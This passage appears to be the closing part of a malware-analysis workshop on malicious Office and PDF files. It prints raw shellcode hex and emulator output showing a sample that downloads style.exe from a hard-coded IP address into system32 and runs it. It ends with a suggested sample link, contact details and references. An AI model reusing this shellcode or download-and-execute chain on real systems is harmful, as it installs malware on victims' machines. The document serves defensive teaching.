f385eab664baf707ccefefef85ef109acf64aae785edb664baf707ffefefef
85ef64aaff85eeb664baf707efefefefaeb4bdec0eec0eec0eec0e6c03ebb5
bc64350d18bd100fba64036492e764b2e3b9649cd3649bf197ec1cb96499cf
ec1cdc26a6ae42ec2cb9dc19e051ffd51d9be72e21e2ec1daf041ed411b19a
0ab5640464b5cbec328964e3a464b5f3ec3264eb64ec2ab1b22de7ef071b11
1010babda3a2a0a1efremnux@remnux:~/cfworkshop$

remnux@remnux:~/cfworkshop$ python -c "print
'http://64.22.81.244/style.exe?id=0&sid=3f0f3a033500380a380934
5a3506761b7944704171487e4f0c&e=98'.encode('hex')"687474703a2f2
f36342e32322e38312e3234342f7374796c652e6578653f69643d302673696
43d336630663361303333353030333830613338303933343561333530363
6316237393434373034313731343837653466306326653d3938
```


C:\Windows\system32\cmd.exe
Loaded 1f8 bytes from file sample.sc
Testing 504 offsets | Percent Complete: 99% | Completed in 297 ms
0) offset=0x0 steps=MAX final_eip=401162
1) offset=0x15 steps=MAX final_eip=40116c
Select index to execute:: (int/reg) 0
0
Loaded 1f8 bytes from file sample.sc
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000
7c8150e1 LoadLibraryA(URLMON)
7c8150e1 GetSystemDirectoryA(c:\windows\system32\ )
7c8150e1 DeleteFileA(c:\WINDOWS\system32\~.exe)
7c8150e1 URLDownloadToFileA(http://64.22.81.244/style.exe?id=0&sid=3f0f3a033500380
a3809345a3506761b7944704171487e4f0c&e=98, c:\WINDOWS\system32\~.exe)
7c8150e1 WinExec(c:\WINDOWS\system32\~.exe)
7c8150e1 ExitProcess(0)
Stepcount 321509



We have time (hopefully!) to review two Office samples and two PDF samples within this workshop. However, if you'd like to test your capabilities, I suggest this fun sample.

https://www.virustotal.com/gui/file/f6e9515a3e2e9afc1a5ced7002ea19ceffab1bc2f7cc5cd4bbf86d22aa93057a

QUESTIONS / COMMENTS?

- If we have time:
  - *Ask me anything!*
- If we don't have time:
  - Feel free to contact me whenever!
  - Twitter: **@rj_chap**

That's it gang!

I welcome any comments, suggestions, or questions. Have a better or alternative way of doing something we covered? Let me know!

If you want to give me a holler, hit me up @rj_chap on Twitter (preferred security comms method).

I love to hang out and talk shop, so don't be shy.

ADDITIONAL MATERIALS

- https://zeltser.com/media/docs/analyzing-malicious-document-files.pdf
- https://www.decalage.info/fr/file_formats_security/pdf

- [MS-OVBA]: Microsoft Office VBA File Format Structure
  - https://docs.microsoft.com/en-us/openspecs/office_file_formats/ms-ovba/575462ba-bf67-4190-9fac-c275523c75fc

REFERENCES

Malware-Traffic-Analysis.net. (2019). 2019-01-21 - EMOTET INFECTION WITH GOOTKIT. Retrieved from http://malware-traffic-analysis.net/2019/01/21/index.html

Rahman, M. A. (2019). Getting owned by malicious pdf – analysis. Retrieved from https://www.sans.org/reading-room/whitepapers/malicious/paper/33443

Stevens, D. (2008). PDF stream objects. Retrieved from https://blog.didierstevens.com/2008/05/19/pdf-stream-objects/

Verizon. (2019). 2019 data breach investigations report. Retrieved from https://enterprise.verizon.com/resources/reports/2019-data-breach-investigations-report.pdf

Weyne, Felix. (2016). Image entitled "maldocs_header.png". Retrieved from https://www.uperesia.com/analyzing-malicious-office-documents